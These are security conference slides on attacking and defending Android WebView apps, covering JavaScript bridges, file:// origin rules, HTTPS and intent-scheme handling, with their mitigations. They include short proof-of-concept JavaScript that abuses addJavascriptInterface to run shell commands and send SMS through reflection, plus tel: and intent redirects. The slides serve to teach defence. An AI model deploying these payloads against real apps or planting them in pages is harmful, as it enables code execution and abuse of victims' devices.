So you want to use a WebView?

Android WebView: Attack and Defense

OWASP AppSecEU 15

Amsterdam, The Netherlands

About Me

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- > 10 years cutting code
- @Cigital - Android assessments, tool development, system design and dev, bug hunting, assessing (in)secure architectures

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
Agenda

1. Javascript to Java bridge
2. Sandbox
3. HTTPS
4. Handling other schemes

What is a WebView?

Threats Facing WebView Apps



1. Javascript to Java bridge

- Access Java in application through Javascript in page

```
// Java code in the Android application
fileUtilsObject = new FileUtils();                    1
webview.addJavascriptInterface(fileUtilsObject,       2
"FUtil");
```

```
// JavaScript in the html loaded into the WebView
<script type="text/javascript">                       3
filename =
'/data/data/com.livingsocial.www/cache.txt';
FUtil.write(filename, data, false);                   4
</script>
```

1. Abusing JavascriptInterface

- Disclosed 2012 (Neil Bergman), Luo et al. (2011)

```
<script>
function run(cmd) { return
bridge.getClass().forName('java.lang.Runtime')                    1
    .getMethod('getRuntime',null)                                 2
    .invoke(null,null).exec(cmd);
}
run(['/system/bin/sh','-c','date > /mnt/sdcard/test']);           3
</script>
```

```
bridge.getClass().forName("android.telephony.SmsManager")
    .getMethod("getDefault", null)
    .invoke(null, null)
    .sendTextMessage("123456", null, "Body", null, null);         4
```

1. @JavascripInterface to the rescue?

- @JavascriptInterface annotation limits exposure

```
I/chromium(13478): [INFO:CONSOLE(1)] "Uncaught TypeError:
Object [object Object] has no method 'secret'", source:
(1)
```

- Comes with plenty of caveats
- Use @JavascriptInterface **and** target Android 4.2 (targetSdkVersion = API level 17) **and** run Android 4.2+, **then safe**

1. @JavascripInterface rabbit hole

- Am I safe if I don't have a JavaScript to Java bridge?
- DEMO
- No! [CVE-2014-1939 – Joshua Drake, MWR]
- Other bridges may be inserted by the system (e.g. accessibilityTraversal)
- Does JavaScriptInterface adhere to SOP?

1. removeJavascriptInterface()

- Fix:

```
webView.removeJavascriptInterface
      (“searchBoxJavaBridge_”);
```

- and repeat for other interfaces
- Which interfaces? ☹

2. SOP and file://

- Common to bundle and load local HTML assets

```
String url = "file:///android_asset/load.html";
mainWebView.loadUrl(url);
```

1
2

- Scheme of page is file:// (DEMO)
- API < 16: Injected script will have access to the same origin
- Since 4.1: can switch on unsafe behaviour!

```
setAllowFileAccessFromFileURLs(true);
setAllowUniversalAccessFromFileURLs(true);
```

2. SOP and file:// rabbit hole

- Question Am I safe if I don’t load local assets ?
- Answer: it depends
- DEMO

- Escalate privilege
- Then exploit!
- Steal the cookie!

3. HTTPS

1. Hostname verification
2. Valid Trust Chain [DEMO]

• Other

3. Certificate pinning: complicated
4. Client authentication: complicated

3. Certificate Pinning

- Works “out of the box” in Android 4.2+
- Not usable: system pins and no API to install own
- DEMO?

3. Certificate Pinning in JSSE

Certificate pinning itself is not hard to do:

```
KeyStore myTrustStore = KeyStore.getInstance("BKS");
InputStream in = new FileInputStream(myTrustStoreFile);
myTrustStore.load(in, password.toCharArray());                    1
SSLSocketFactory sslSocketFactory = new                           2
SSLSocketFactory(myTrustStore);
```

But is hard to retrospectively fit onto a WebView

3. Client ciphersuites

```
Version: TLS 1.0 (0x0301)
▶ Random
  Session ID Length: 32
  Session ID: 664c51c1a6998b23629ee5297951d7bd2fcc14533f816041...
  Cipher Suites Length: 70
▼ Cipher Suites (35 suites)
    Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
    Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0
    Cipher Suite: TLS_ECDH_ECDSA_WITH_RC4_128_SHA
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC
    Cipher Suite: TLS_ECDH_RSA_WITH_RC4_128_SHA (
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_S
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_S
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_RC4_128_SH
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CB
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CB
    Cipher Suite: TLS_ECDHE_RSA_WITH_RC4_128_SHA
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_
    Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SH
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SH
```

Android 4.2

Android 5.1

```
▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 214
  ▼ Handshake Protocol: Client Hello
      Handshake Type: Client Hello (1)
      Length: 210
      Version: TLS 1.2 (0x0303)
    ▶ Random
      Session ID Length: 0
      Cipher Suites Length: 44
    ▼ Cipher Suites (22 suites)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x009e)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x009f)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
```

4. URL schemes

Apps register a `scheme://host/[path]` to be launched in response to a matching URL

```
tel:<phone-number>
```

```
mailto:someone@example.com
geo:47.6,-122.3
```

URL handlers are invoked through intents

```
<iframe src="tel:555-5555">Call  me now!</iframe>
```

```
START {act=android.intent.action.VIEW dat=tel:xxx-xxxx
cmp=com.android.contacts/.activities.DialtactsActivity}
from pid 1945
```

The Intent scheme is one such scheme [Takeshi Terada, 2014]

```
location.href =
"intent:data1#Intent;action=myaction;type=text/plain;end";
```

4. Handling URLs

```
android.net.Uri uri = android.net.Uri.parse(url);
Intent intent = new Intent(Intent.ACTION_VIEW, uri);
startActivity(intent);
```

```
I/ActivityManager(  877): START {act=android.action.VIEW
cmp=com.cigital.example.intentwebview/.PublicActivity}
```

versus

```
Intent intent = Intent.parseUri(url, 0);
startActivity(intent);
```

```
I/ActivityManager(  877): START {act=android.action.VIEW
cmp=com.cigital.example.intentwebview/.PrivateActivity}
```

4. URL Schemes

DEMO

Avoid using `Intent.parseUri()`

but if you must then …

```
intent.addCategory("android.intent.category.BROWSABLE");
intent.setComponent(null); // Want implicit
intent.setComponent(XYZ.class());
                           // Want explicit
intent.setSelector (null); // Forbid selector [Terada]
```

Summary

JavaScript bridge, SOP, HTTPS and scheme handling within a WebView

1. Not just what was coded, it's the way it was coded or even what wasn't coded.
2. SOP bypass can mean sandbox bypass (e.g. file://)
3. More advanced HTTPS requires additional work.
4. WebView app can be a proxy to attack itself or other apps.

- Questions?
- Thank you!

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